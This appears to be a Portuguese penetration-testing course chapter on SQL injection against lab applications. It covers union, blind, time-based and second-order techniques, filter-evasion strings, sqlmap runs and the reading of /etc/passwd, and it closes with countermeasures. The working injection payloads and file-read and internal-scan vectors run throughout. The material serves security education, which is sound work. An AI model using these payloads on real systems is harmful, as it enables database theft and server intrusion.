



Teste de Invasão de Aplicações Web

Capítulo 6

Injeção de SQL

- **Apresentar técnicas para identificar se uma aplicação é vulnerável à injeção de SQL e ilustrar tudo o que pode ser feito por meio do ataque, cobrindo desde a extração completa da base de dados até a exploração do servidor.**

- **Injeção de SQL, injeção de SQL às cegas, injeção de SQL de segunda ordem, partição e balanceamento, método baseado em busca binária, método bit-a-bit.**

- **Introdução**
- **Especificidades de alguns SGBDs**
- **Descoberta de vulnerabilidades e exploração**
- **Contramedidas**

Injeção de SQL é atualmente um dos ataques mais comuns contra aplicações web e consiste em inserir comandos SQL, em campos e parâmetros da aplicação, com o objetivo de que sejam executados na camada de dados.

A principal vulnerabilidade que permite a realização de tais ataques consiste na construção dinâmica dos comandos, em tempo de execução, por meio da concatenação de valores fornecidos pelos usuários.

**Problemas adicionais
que potencializam o
dano do ataque
incluem:**



Acesso ao banco com conta administrativa



Aplicações que não tratam erros de maneira adequada;



Configuração insegura do servidor de banco de dados.

Como exemplo, considere uma aplicação escrita em PHP, que constrói a seguinte consulta dinamicamente:

```
$comandoSQL =  
    "select * from user_data  
      where last_name = '".  
      $inputLastName. "'"
```



```
select * from user_data  
where last_name = 'Smith'
```

Enter your last name:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

Figura 6.1 - Operação normal da aplicação.

```
select * from user_data  
where last_name = ' ' or 1=1--'
```

Enter your last name:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Figura 6.2 - Dados extraídos por meio de injeção de SQL.



Exercício de Fixação 1

Injeção de SQL

1. Por que injeção de SQL é um dos ataques mais perigosos contra uma aplicação?

Embora sejam muito similares, as sintaxes de SQL, empregadas pelos diversos SGBDs existentes, apresentam vários aspectos específicos, que devem ser conhecidos por quem realiza um teste de invasão:

- Comandos de manipulação de dados;
- Empilhamento de comandos;
- Expressão condicional;
- Manipulação de caracteres e de cadeias de caracteres;
- Operadores bit-a-bit;
- Comentários.
- Comando de pausa;

SELECT

INSERT

UPDATE

DELETE

FROM

WHERE

GROUP BY

HAVING

ORDER BY

UNION/UNION

É uma funcionalidade disponibilizada por alguns sistemas gerenciadores de bancos de dados, que consiste no suporte à submissão de múltiplos comandos SQL de uma única vez.

Para separar os comandos submetidos, normalmente, um ponto-e-vírgula é utilizado.

Em alguns casos, entretanto, o funcionamento depende, também, da linguagem na qual a aplicação é desenvolvida. **Ex.: MySQL e PHP.**

Oracle não suporta comandos empilhados.

Uma expressão condicional é avaliada, em função de qual das condições enumeradas é satisfeita, e tem a vantagem de poder ser utilizada em qualquer lugar que aceite uma expressão.

Tem fundamental importância nas diversas técnicas de injeção de SQL às cegas.

Exemplo:

```
select case id when 1 then 'Um'
           when 2 then 'Dois'
           else '?' end,
author,
title
from papers
```


SGBD	Expressão, função ou comando condicional
MySQL	Expressão condicional CASE e função if().
Oracle	Expressão condicional CASE e função decode().
PostgreSQL	Expressão condicional CASE.
SQL Server	Expressão condicional CASE e comando IF.

Um comando de pausa permite suspender o processamento por um período de tempo definido pelo usuário.

É muito útil, quando o ataque de injeção de SQL não gera resultados que podem ser visualizados, por meio da aplicação.

SGBD	Comandos de pausa
MySQL	Versão < 5.0: Função benchmark(# vezes, operação a ser executada). Versão ≥ 5.0: Função sleep(# segundos).
Oracle	PL/SQL: dbms_lock.sleep(#segundos).
PostgreSQL	Função pg_sleep(# segundos).
SQL Server	Comando WAITFOR DELAY 'hh:mm:ss'.

As seguintes operações sobre caracteres e cadeias de caracteres são úteis para ataques de injeção de SQL:

- Concatenação de duas cadeias de caracteres.
- Extração de uma parte da cadeia de caracteres.
- Tamanho de cadeia de caracteres.
- Conversão de um caractere para o código ASCII correspondente.
- Conversão do código ASCII para o caractere correspondente.

Manipulação de (cadeias de) caracteres

SGBD	Concatenação	Subcadeia	Tamanho	Para ASCII	Para char
MySQL	espaço concat(str1, ...)	substr(str, pos, [#])	length(str)	ascii(char)	char(int)
Oracle	 concat(str1, str2)	substr(str, pos, [#])	length(str)	ascii(char)	chr(int)
PostgreSQL		substr(str, pos, [#])	length(str)	ascii(char)	chr(int)
SQL Server	+	substring(str, pos, #)	len(str)	ascii(char)	char(int)

Estes operadores atuam sobre os bits individuais dos números passados como operandos e são empregados em algumas técnicas de injeção de SQL às cegas, que possibilitam paralelizar as requisições.

SGBD	AND	OR	XOR
MySQL	$x \& y$	$x y$	$x \wedge y$
Oracle	<code>bitand(x, y)</code>	$x + y - \text{bitand}(x, y)$	$x + y - 2 * \text{bitand}(x, y)$
PostgreSQL	$x \& y$	$x y$	$x \# y$
SQL Server	$x \& y$	$x y$	$x \wedge y$

O principal objetivo de se utilizar o mecanismo de comentário em um ataque de injeção de SQL é evitar erros de sintaxe, por meio da desconsideração de aspas e cláusulas finais.

Porém, quando o comando possui parênteses na parte que sofre a injeção, o uso desta técnica resulta em erro, pois o comando submetido ao banco de dados fica com parênteses desbalanceados.

Outro uso de comentários consiste na evasão de filtros mal escritos.

Tipo	MySQL	Oracle	PostgreSQL	SQL Server
Meio de comando	<code>/*Comentário*/</code>	<code>/*Comentário*/</code>	<code>/*Comentário*/</code>	<code>/*Comentário*/</code>
Finalização de linha	<code># e --</code>	<code>--</code>	<code>--</code>	<code>--</code>

Um método possível de teste engloba os seguintes passos, cuja ordem de execução varia conforme cada cenário:

- Mapeamento da superfície de teste da aplicação.
- Descoberta de parâmetros vulneráveis à injeção de SQL.
- Extração de dados das tabelas da consulta vulnerável.
- Determinação do número de colunas da consulta vulnerável.

Um método possível de teste engloba os seguintes passos, cuja ordem de execução varia conforme cada cenário:

- Determinação dos tipos das colunas da consulta vulnerável.
- Identificação do servidor de banco de dados e do sistema operacional.
- Escalada de privilégios.
- Mapeamento de tabelas e demais objetos no banco de dados.

Um método possível de teste engloba os seguintes passos, cuja ordem de execução varia conforme cada cenário:

- Extração de dados de outras tabelas e visões, por meio de UNION.
- Extração de dados do sistema operacional.
- Identificação de outros servidores.
- Comprometimento de outros servidores.

Dependendo do tipo de comando SQL utilizado, o local em que ocorre a injeção muda, e regras diferentes devem ser respeitadas, para que não sejam introduzidos erros sintáticos:

**Comandos
SELECT**

**Comandos
INSERT;**

**Comandos
UPDATE;**

**Comandos
DELETE.**

A superfície de teste da aplicação é composta por todos os parâmetros que são submetidos ao servidor, e que podem ser utilizados na construção dinâmica de consultas SQL.

O teste inicial consiste em fornecer um delimitador de cadeia de caracteres a cada um dos parâmetros mapeados, um por vez.

Se a aplicação for vulnerável, isso resulta na submissão de uma consulta mal formada ao banco de dados, o que pode induzir a exibição de mensagens de erro verbosas.




Figura 6.23 - Erro causado pela injeção de “having 1=1--”.

Um erro muito comum, cometido na montagem dos vetores de teste, consiste em se esquecer de aplicar codificação para URL a todos os caracteres, da parte de dados, que têm sentido especial em requisições HTTP.

O grande perigo de um ataque de injeção de SQL é que o atacante não fica restrito a extrair dados da tabela manipulada pelo comando vulnerável.

Para incluir linhas no resultado da pesquisa original, a partir de outra fonte de dados, deve-se utilizar o operador UNION ou UNION ALL.

Realizar a operação UNION requer que o número de expressões devolvidas pelos SELECTs seja exatamente o mesmo e que os tipos das expressões que ocupam a mesma posição sejam compatíveis.

Exemplo:

```
' and 1=2 union select id, author, title from  
books order by 2--
```

Quando o número de colunas não pode ser extraído, a partir de mensagens de erro, duas técnicas, baseadas em tentativa e erro, podem ser empregadas.

A primeira delas consiste na submissão de consultas, com um número crescente de colunas, até que nenhum erro mais ocorra:

```
' union select null,null#  
' union select null,null,null#  
' union select null,null,null,null#  
' union select null,null,null,null,null#
```


O segundo método de teste consiste em substituir o UNION por ORDER BY e proceder de maneira similar, aumentando o número da coluna a cada iteração.

```
' order by 1#  
' order by 2#  
' order by 3#  
' order by 4#  
' order by 5#
```

A principal diferença é que o banco de dados somente gera um erro, quando a coluna especificada não existe.

Diversas são as vantagens da segunda técnica sobre a primeira:



Os vetores de teste são menores.

Somente um evento é registrado na trilha de auditoria de erros.

É possível reduzir o número total de submissões.

A técnica pode ser usada, também, para determinar quais colunas são, de fato, utilizadas na construção da lista exibida ao usuário.

Para realizar o UNION com outras tabelas ou visões, o próximo passo resume-se em determinar o tipo de cada uma das colunas úteis da consulta.

Esta tarefa é bem simples e pode ser realizada com a submissão, via UNION, de colunas definidas com o valor NULL, exceto aquela que se deseja testar, que deve conter uma cadeia de caracteres.

Exemplo:

```
' union select 'texto',null,null,null,null,null#  
' union select null,null,'texto',null,null,null#  
' union select null,null,null,null,'texto',null#
```

A maior parte do que pode ser realizado, por meio de injeção de SQL, depende do sistema gerenciador de banco de dados utilizado, e, desse modo, é fundamental saber identificá-lo.

SGBD	Versão	Usuário corrente	Banco de dados
MySQL	@ @version	current_user()	database()
Oracle	select banner from v\$version	select username from v\$session	select name from v\$database
PostgreSQL	version()	user	current_database()
SQL Server	@ @version	system_user	db_name()

Figura 6.1 - Operação normal da aplicação.

```
~$ sqlmap.py -u orasqli.esr.rnp.br --form --current-user  
--level 2  
...  
do you want to exploit this SQL injection? [Y/n]  
[23:34:35] [INFO] the back-end DBMS is Oracle  
web server operating system: Linux Fedora  
web application technology: PHP 5.3.6, Apache 2.2.17  
back-end DBMS: Oracle  
[23:34:35] [INFO] fetching current user  
current user: 'SYSTEM'
```

Os metadados do MySQL são armazenados em tabelas do esquema “**INFORMATION_SCHEMA**”, a partir do qual é possível obter informações sobre todos os objetos e privilégios das bases existentes no servidor.

As principais tabelas relevantes para este propósito são:


SCHEMATA – provê informações sobre os bancos de dados existentes. Colunas relevantes: **SCHEMA** e **SQL_PATH**.

TABLES – fornece informações sobre tabelas nos diversos bancos de dados. Colunas relevantes: **TABLE_SCHEMA**, **TABLE_NAME** e **TABLE_ROWS**.

COLUMNS – possui informações sobre colunas de tabelas. Colunas relevantes: **TABLE_NAME**, **COLUMN_NAME**, **DATA_TYPE**, **CHARACTER_MAXIMUM_LENGTH**, **NUMERIC_PRECISION** e **NUMERIC_SCALE**.

Vetor de injeção:

```
' and 1=2 union select table_rows,null,table_schema,  
null,table_name,null from information_schema.tables  
where table_schema<>'information_schema' order by 3#
```



5	dvwa	users
1	dvwa	guestbook
0	mysql	host
993	mysql	help_relation
38	mysql	help_category
0	mysql	func
3	mysql	db
6	mysql	user
0	mysql	time_zone_transition
0	mysql	time_zone_leap_second
0	mysql	tables_priv

Figura 6.30 - Tabelas enumeradas por meio de injeção de SQL.

Quando é possível exibir o resultado da injeção de SQL na tela, o uso de uma ferramenta, para a extração de tabelas, normalmente, não é necessário.

Caso ainda se opte pela automatização, um ótimo utilitário para a tarefa é o “sqlmap”.

Algumas opções da ferramenta:

- tables – enumera as tabelas do banco de dados.
- columns – enumera as colunas de uma tabela.
- dump – recupera as linhas de uma tabela.
- dump-all – extrai as linhas de todas as tabelas do banco de dados.
- replicate – armazena os dados obtidos em um banco de dados SQLite3.
- D – indica o banco de dados a ser enumerado.
- T – indica a tabela a ser enumerada.


```
~$ sqlmap.py -u mssqlr.esr.rnp.br/index2.php --forms --dump -T  
secret_table
```

```
...
```

```
[09:51:18] [INFO] retrieved: 100000000.00
```

```
Database: master
```

```
Table: dbo.secret_table
```

```
[3 entries]
```

text	value
Not so secret text	300.00
Secret text	100000.00
Top secret text	100000000.00

Há dois métodos fornecidos pelo SGBD MySQL, para leitura de arquivos:

LOAD DATA INFILE.

LOAD_FILE.

A contraparte do SGBD MySQL, para escrita de arquivos, é uma extensão da sintaxe original do SELECT, a qual utiliza cláusulas diferentes para arquivos de texto e para binários:

Texto: **SELECT ... INTO OUTFILE <nome do arquivo de saída>.**


Binário: **SELECT ... INTO DUMPFILE <nome do arquivo de saída>.**

A operação resulta em erro, sempre que o arquivo especificado já existir ou se a conta do MySQL não possuir permissão de escrita no diretório informado.

Exemplo de leitura do arquivo

“/etc/passwd”:

```
' and 1=2 union select  
null,null,  
load_file('/etc/  
passwd'),null,null,null#
```



```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin  
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin  
games:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin  
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/sbin/nologin  
usbmuxd:x:113:113:usbmuxd user:/sbin/nologin avahi-autoipd:x:170:170:Avahi IPv4LL  
Stack:/var/lib/avahi-autoipd:/sbin/nologin dbus:x:81:81:System message bus:/sbin/nologin  
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin rtkit:x:172:172:RealtimeKit:/proc:/sbin/nologin  
abrt:x:499:498:/etc/abrt:/sbin/nologin rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin  
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin  
tcpdump:x:72:72:/sbin/nologin torrent:x:498:494:BitTorrent Seed/Tracker:/var/lib/bittorrent:/sbin/nologin  
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin  
haldaemon:x:68:68:HAL daemon:/sbin/nologin openvpn:x:497:493:OpenVPN:/etc/openvpn:/sbin/nologin  
apache:x:48:48:Apache:/var/www:/sbin/nologin saslauthd:x:496:492:"Saslauthd user"/var/empty/saslauthd:/sbin/nologin  
ntp:x:38:38:/etc/ntp:/sbin/nologin nm-openconnect:x:495:491:NetworkManager user for OpenConnect:/sbin/nologin  
mailnull:x:47:47:/var/spool/mqueue:/sbin/nologin smmsp:x:51:51:/var/spool/mqueue:/sbin/nologin  
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin smolt:x:494:490:Smolt:/usr/share/smolt:/sbin/nologin  
pulse:x:493:489:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin gdm:x:42:42:/var/lib/gdm:/sbin/nologin  
esruser:x:500:500:ESRUSER/home/esruser:/bin/bash distcache:x:94:94:Distcache:/sbin/nologin tomcat:x:91:91:Apache Tomcat:/usr/share/tomcat6:/sbin/nologin  
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash lighttpd:x:492:487:lighttpd web server:/var/www/lighttpd:/sbin/nologin  
nginx:x:491:486:Nginx user:/var/lib/nginx:/bin/false postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
```

Figura 6.38 - Extração do conteúdo do arquivo /etc/passwd.

Diversos são os objetivos de se executar comandos no sistema operacional, em um teste de invasão ou ataque, sendo possível citar, dentre eles:



Alteração da configuração dos serviços oferecidos e dos mecanismos de proteção instalados.

Remoção dos rastros deixados por operações ilegítimas.

Extração de dados para auxiliar a descoberta e exploração de outras vulnerabilidades.

Diversos são os objetivos de se executar comandos no sistema operacional, em um teste de invasão ou ataque, sendo possível citar, dentre eles:



Realização de ataques contra ativos do ambiente.

Instalação de backdoors.

Para este ataque ser possível, de modo geral, é necessário criar uma função definida pelo usuário.

É muito comum, em cenários reais, o SGBD residir em uma rede de servidores, segregada das demais, por meio de um firewall.

Enquanto o acesso a partir de outras redes a este segmento é controlado, dentro dele, normalmente, não há filtragem nenhuma.

Por meio de injeção de SQL, como o código injetado é processado no SGBD, é possível acessar outros servidores presentes na mesma sub-rede, sem nenhuma interferência do firewall instalado.

Vetor de injeção:

```
' and 1=2 union select 1,null,dblink_connect('host=192.168.213.100 port=1521 connect_timeout=5')--
```

Mensagens de erro:


Servidor inativo – “...could not connect to server: No route to host Is the server running on host "192.168.213.150" and accepting TCP/IP connections on port 22?”.

Porta fechada – “...could not connect to server: Connection refused Is the server running on host "192.168.213.100" and accepting TCP/IP connections on port 23?”.

Porta aberta – “...server closed the connection unexpectedly This probably means the server terminated abnormally before or while processing the request.”.

Porta aberta ou filtrada – “...timeout expired”.

Considere a seguinte aplicação:



The screenshot shows a web browser window with a single tab titled "RNP Injeção de SQL às cegas em MS...". The page header features the "Escola Superior de Redes RNP" logo. The main content area is titled "Contagem de Artigos" and contains a form with the label "Autor:" followed by a text input field. Below the input field is a button labeled "Contar artigos".

Figura 6.53 - Aplicação de exemplo para injeção de SQL às cegas.

Ao digitar uma aspa simples no campo e clicar em “Contar artigos”, a mensagem genérica “Erro na execução da consulta!” é exibida.

Para os textos “a” e “abc”, obtêm-se, respectivamente, as mensagens “2 artigo(s) encontrado(s)!” e “0 artigo(s) encontrado(s)!”.

É razoável supor que o comando tem a seguinte estrutura:

```
sql = "select count(*) from artigos  
      where autor like '%" + sAutor +  
      "%'"
```

Neste caso, “autor like '%a%’” é avaliado como verdadeiro, para duas linhas da tabela, enquanto que “autor like '%abc%’” é falso, para todas.

Se adicionarmos “and <pergunta booleana>” ao final do WHERE, a expressão “autor like '%a%' and <pergunta booleana>” continua sendo avaliada como verdadeira, para duas linhas, se e somente se, “<pergunta booleana>” for verdadeira.

Como descobrir a conta de usuário utilizada pela aplicação, supondo que o banco é um SQL Server?

Primeiro passo: descobrir o tamanho do nome de conta.

```
a%' and len(system_user)=1--
```

```
0 artigo(s) encontrado(s)!
```

```
a%' and len(system_user)=2--
```

```
0 artigo(s) encontrado(s)!
```

```
a%' and len(system_user)=3--
```

```
2 artigo(s) encontrado(s)!
```

Segundo passo: descobrir a letra da n-ésima posição do nome de conta.

```
a%' and substring(lower(system_user),1,1)='a'--
```

```
0 artigo(s) encontrado(s)!
```

```
a%' and substring(lower(system_user),2,1)='s'--
```

```
2 artigo(s) encontrado(s)!
```

A busca binária permite identificar o valor de um byte, com um total de oito perguntas.

O procedimento é aplicado, recursivamente, à parte que contém o número procurado, até que sobre uma partição com um único elemento.

A ideia consiste em dividir o domínio de busca atual, em duas metades, e determinar em qual delas o valor se encontra. Com isso, metade dos valores que restaram é descartada.

Exemplo:

```
a%' and ascii(substring(lower(system_user),1,1))>127--  
0 artigo(s) encontrado(s)! /* Falso: intervalo [0..127] */
```

O método bit-a-bit, também, realiza apenas oito requisições, para recuperar o valor de um byte, porém, tem a vantagem, sobre a busca binária, de poder ser paralelizado.

De modo geral, numerando os bits de 0 a 7, com 0 sendo o menos significativo, o teste do k-ésimo bit de um byte X qualquer é feito, por meio da comparação $X \text{ and } 2^k = 2^k$.

Exemplo:

```
a% ' and ascii(substring(lower
(system_user),1,1))&128=128--
0 artigo(s) encontrado(s)!
/* Falso: bit 7 é zero */
```

Considere-se o caso em que a injeção de SQL não produz nenhum efeito sobre o conteúdo que é exibido, em resposta à requisição.

Pode parecer, em um primeiro instante, que não há meios de explorar a vulnerabilidade, mas isso pode ser realizado, de fato, a partir de um canal secundário.

O fundamento por trás disso, para inferência baseada em tempo, consiste na geração de uma pausa no processamento, se e somente se, uma dada condição, que corresponde à pergunta que se quer fazer, for satisfeita.

Exemplo:

```
a' || (case ascii(substr(user,1,1)) & 128 when  
128 then pg_sleep(5) else ' ' end) || '
```

Executar, manualmente, as técnicas de injeção de SQL às cegas está longe de ser uma tarefa trivial, uma vez que cada requisição devolve, normalmente, apenas 1 bit de informação.

Consequentemente, a extração de dados úteis implica a realização de vários milhares de requisições, no melhor caso.

Existem diversas ferramentas, que podem auxiliar o analista de segurança na execução desses testes.


```
$ sqlmap.py -u mssqlbi.esr.rnp.br --current-db --forms
```

```
sqlmap/0.9 - automatic SQL injection and database  
takeover tool
```

```
http://sqlmap.sourceforge.net
```

```
[*] starting at: 17:22:44
```

```
...
```

```
[17:23:56] [INFO] the back-end DBMS is Microsoft SQL Server  
current database: 'master'
```

```
[*] shutting down at: 17:25:47
```

Injeção de SQL de segunda ordem, também chamada de injeção de SQL armazenada, difere das técnicas que vimos até aqui, porque a exploração não acontece no momento da injeção, mas, sim, posteriormente, quando o valor injetado é reutilizado pela aplicação.

Por consequência, o ponto de injeção se localiza em um comando INSERT, em vez de um SELECT, e não causa nenhum efeito imediato, devido a filtros instalados na aplicação.

Atualização de senha sem solicitação da antiga:

```
"update users set password = '". $senha.'" where  
id = '". $userid.'" "
```

Atualização da senha da conta maliciosa:

```
update users set password = 'difícil' where id =  
'admin'--'
```

O que acontece?

Bloqueio de espaços:

```
select/**/username/**/from/**/v$session
```

Bloqueio de palavras utilizadas em SQL, desde que escritas em maiúsculas ou minúsculas:

```
sElEcT @@version
```

Remoção, em uma única passagem, das palavras utilizadas em SQL que estejam contidas nos dados fornecidos pelo usuário:

```
selselectect @@version
```

Bloqueio de aspas:

```
select concat (char (65) , char (66) , char (67) )
```

Bloqueio de palavras e caracteres diversos. Uma técnica possível consiste em se aplicar codificação de URL ao valor do parâmetro injetado. Por exemplo, “`union select 1,null,null from dual--`” fica:

```
%27%20%75%6e%69%6f%6e%20%73%65%6c%65%63
```

```
%74%20%31%2c%6e%75%6c%6c%2c%6e%75%6c%6c
```

```
%20%66%72%6f%6d%20%64%75%61%6c%2d%2d
```

Filtros externos, escritos em C ou C++:

```
%00' union select @@version--
```

Para evitar que aplicações web sejam vulneráveis a ataques de injeção de SQL, os seguintes controles devem ser adotados nos processos de desenvolvimento e de implantação:



Considere que toda informação fornecida por usuários é maliciosa e, assim, antes de processá-la, verifique se ela está de acordo com valores reconhecidamente válidos para o campo ou parâmetro.

Não submeta consultas ao banco de dados que sejam resultantes da concatenação do comando a ser executado com valores fornecidos por usuários.

Para evitar que aplicações web sejam vulneráveis a ataques de injeção de SQL, os seguintes controles devem ser adotados nos processos de desenvolvimento e de implantação:



Capture todos os erros de execução e forneça apenas mensagens tratadas aos usuários.

Utilize na aplicação uma conta para acesso ao banco de dados com os mínimos privilégios necessários à execução das tarefas.

Para evitar que aplicações web sejam vulneráveis a ataques de injeção de SQL, os seguintes controles devem ser adotados nos processos de desenvolvimento e de implantação:



Realize o robustecimento do servidor de banco de dados, eliminando objetos, usuários e privilégios desnecessários.

Instale um filtro de pacotes no servidor de banco de dados e o configure para permitir apenas os tráfegos de entrada e saída válidos.

Perguntas